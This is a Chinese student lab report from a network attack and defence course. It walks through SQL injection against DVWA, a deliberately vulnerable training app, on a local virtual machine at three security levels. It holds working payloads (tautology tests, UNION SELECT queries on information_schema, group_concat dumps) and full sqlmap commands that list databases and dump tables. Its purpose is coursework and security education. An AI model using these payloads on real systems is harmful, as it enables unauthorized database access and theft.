

实 验 报 告



课程名称 《网络攻击与防御技术》

学 院 计算机科学技术学院

专 业 信息安全

姓 名 黄 力

学 号 15307130275

开 课 时 间 2018 至 2019 学年第 1 学期

实验项目名称	DVWA SQL 注入实验	成绩	
--------	---------------	----	--

一、实验目的

(1) 掌握 SQL 注入的漏洞原理以及利用方法

(2) 初步了解 sqlmap 等注入工具的使用方法

二、实验内容

(1) 利用虚拟机上已有的 DVWA 软件，通过访问该虚拟机上的 DVWA 页面，构造特定的 SQL 查询语句对具有 SQL 注入漏洞的服务端进行攻击，最终获得数据库相关内容。

(2) 分析实验成功或失败的原因

三、实验环境

(1) PC 机操作系统：macOS Mojave 10.14

(2) 虚拟机操作系统（Parallels Desktop 13.1.1）：64 位 CentOS

四、实验原理

SQL 注入是指通过构造特定的 SQL 查询语句注入恶意的 SQL 命令，破坏原 SQL 查询语句的结构，从而达到执行恶意 SQL 语句的攻击行为。SQL 注入的步骤一般是（参考资料 2）：

- 1.判断是否存在注入，注入是字符型还是数字型
- 2.猜解 SQL 查询语句中的字段数
- 3.确定显示的字段顺序
- 4.获取当前数据库
- 5.获取数据库中的表
- 6.获取表中的字段名
- 7.下载数据

本次实验使用 DVWA（Damn Vulnerable Web Application）应用软件练习 SQL 注入的思路和过程。在实验过程中，我将 DVWA 的安全级别分别设置为 Low，Medium，High。最后在每种安全级别下都成功实现注入并获得了数据库中的内容。其中 Low 级别进行了手工注入，也使用了 sqlmap 进行了注入；Medium 级别编写代码（详见随同提交的 sql_injection.python 文件）进行了手工注入，也使用了 sqlmap 进行了注入，High 级别进行了手工注入。

五、实验步骤及结果

(1) 安装虚拟机，连接 DVWA 页面：

从云复旦 <http://cloud.fudan.edu.cn/shareFolder/466220002/UHWpvrr> 中下载 CentOS.7z，解压并利用其中的虚拟硬盘在 Parallels Desktop 安装 redhat 操作系统获得实验环境，使用 hacker 作为登入帐号（无密）登入，登入目录为/home/hacker。使用命令 ifconfig 查看虚拟机的局域网 IP 为：10.211.55.13，如下图：

```

[hacker@CentOS ~]$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.211.55.13  netmask 255.255.255.0  broadcast 10.211.55.255
    inet6 fe80::5da4:7531:c9be:c09b  prefixlen 64  scopeid 0x20<link>
    inet6 fdb2:2c26:f4e4:8:3d29:d66b:7b38:832c  prefixlen 64  scopeid 0x0<global>

```

通过浏览器连接 DVWA 页面（<http://10.211.55.13/dvwa>），使用 admin，password 登入。


(2) 按照 Low, Medium, High 的顺序依次进行 SQL 注入攻击:

Low 级别:


手工注入:

1、设置 DVWA 安全级别为 Low


2、判断是否存在注入: 输入 `1' or '1' = '1`, 查询成功, 说明存在字符型注入, 如下图:




3、获取当前数据库名: 输入 `1' union select 2333,database() #`, 查询成功, 说明当前数据库名为 dvwa, 如下图:



4、获取数据库中的表: 输入 `1' union select 2333,table_name from information_schema.tables where table_schema='dvwa' #`, 查询成功, 说明 dvwa 数据库中共有 3 张表: guestbook, locations, users, 如下图:



5、获取表中字段名: 简便起见以下只列出 locations 表中的字段, 输入 `1' union select 2333,column_name from information_schema.columns where table_name='locations' #`, 查询成功,



说明 locations 表中共有 3 列: name, latitude, longitude, 如下图:


6、获取表中的所有数据: 简便起见以下只获取了 locations 表中的数据, 输入 `1' union select`

group_concat(name), group_concat(latitude,' ', longitude) from locations # , 注意此处使用 group_concat 保证 union 的查询包含的列数都为 2。查询成功,说明 locations 表中共有 3 条数据元组: name 字段分别为 Yi Fu Building、Guanghua Building、Xianghui Auditorium。




使用 sqlmap 注入:


- 1、设置 DVWA 安全级别为 Low
- 2、先检测是否存在 SQL 注入漏洞: 使用命令 `sqlmap -u 'http://10.211.55.13/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie='security=low; PHPSESSID=10ce72b2e3f3ea5aa29a1492b7901c47' --batch` 采用默认选项扫描页面, 其中 cookie 值在浏览器中的开发者工具中获取。结果如下图, 该页面存在 SQL 漏洞。




- 3、获取所有数据库: 使用命令 `sqlmap -u 'http://10.211.55.13/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie='security=low; PHPSESSID=10ce72b2e3f3ea5aa29a1492b7901c47' --dbs --batch` 得到数据库: 共 6 个数据库。如下图:



- 4、获取 dvwa 数据中的所有表: 使用命令 `sqlmap -u 'http://10.211.55.13/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie='security=low; PHPSESSID=10ce72b2e3f3ea5aa29a1492b7901c47' -D dvwa --tables --batch` 指定扫描 dvwa: 共 guestbook、locations、users3 张表, 如下图:



- 5、获取表中的所有数据: 简便起见以下只获取了 locations 表中的数据, 使用命令 `sqlmap -u 'http://10.211.55.13/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie='security=low; PHPSESSID=10ce72b2e3f3ea5aa29a1492b7901c47' -D dvwa -T locations --dump --batch` 指定扫描 locations 表, 共得到 3 条数据元组, 如下图:




Medium 级别:


Medium 级别在页面中设置了下拉选择表单, 使得不能直接构造 SQL 输入, 但可以使用 [burpsuite](#) 等工具修改 post 的参数进行注入, 这里我使用 python 的 requests、bs4 库自行构造 post 参数注入并解析结果, 源码文件: sql_injection.py。

手工注入:

- 1、设置 DVWA 安全级别为 Medium
- 2、判断是否存在注入: 使用命令 `python3 sql_injection.py --id "1 or 1 = 1 #"` 注入, 得到查询结果如下图, 说明存在数字型注入



- 3、分别获取所有数据库、dvwa 数据库中的所有表、表中的所有数据: 使用的命令分别为 `python3 sql_injection.py --id "1 union select 2333,database() #"`、`python3 sql_injection.py --id "1 union select 2333,table_name from information_schema.tables where table_schema=database() #"`、`python3 sql_injection.py --id "1 union select group_concat(name), group_concat(latitude, longitude) from locations #"`, 结果分别如下 3 图所示:




使用 sqlmap 注入:

步骤与 Low 级别相似, 此处不再赘述。


High 级别:

High 级别的查询页面与结果显示页面不是同一个页面。由于无法在查询页面上获取查询的结果, 所以无法使用 sqlmap 注入。只能通过手工注入


- 1、设置 DVWA 安全级别为 High
- 2、获取当前数据库名: 输入 `1' union select 2333,database() #`, 查询成功, 说明当前数据库名为 dvwa, 如下图:



- 3、获取数据库中的表：输入 `1' union select 2333,table_name from information_schema.tables where table_schema='dvwa' #`，查询成功，说明 dvwa 数据库中共有 3 张表：guestbook, locations, users，如下图：



- 4、获取表中的所有数据：简便起见以下只获取了 locations 表中的数据，输入 `1' union select group_concat(name), group_concat(latitude,' ', longitude) from locations #`，注意此处使用 `group_concat` 保证 union 的查询包含的列数都为 2。查询成功，说明 locations 表中共有 3 条数据元组：name 字段分别为 Yi Fu Building、Guanghua Building、Xianghui Auditorium。



六、实验总结

通过本次实验，我了解了 SQL 注入的基本原理，并成功完成了 DVWA 中 Low、Medium、High 三个安全级别的 SQL 注入实验。本次实验没有难点。

七、参考资料

- 1、<https://j4s0nh4ck.iteye.com/blog/2151008>
- 2、<https://www.freebuf.com/articles/web/120747.html>
- 3、https://blog.csdn.net/SKI_12/article/details/56279676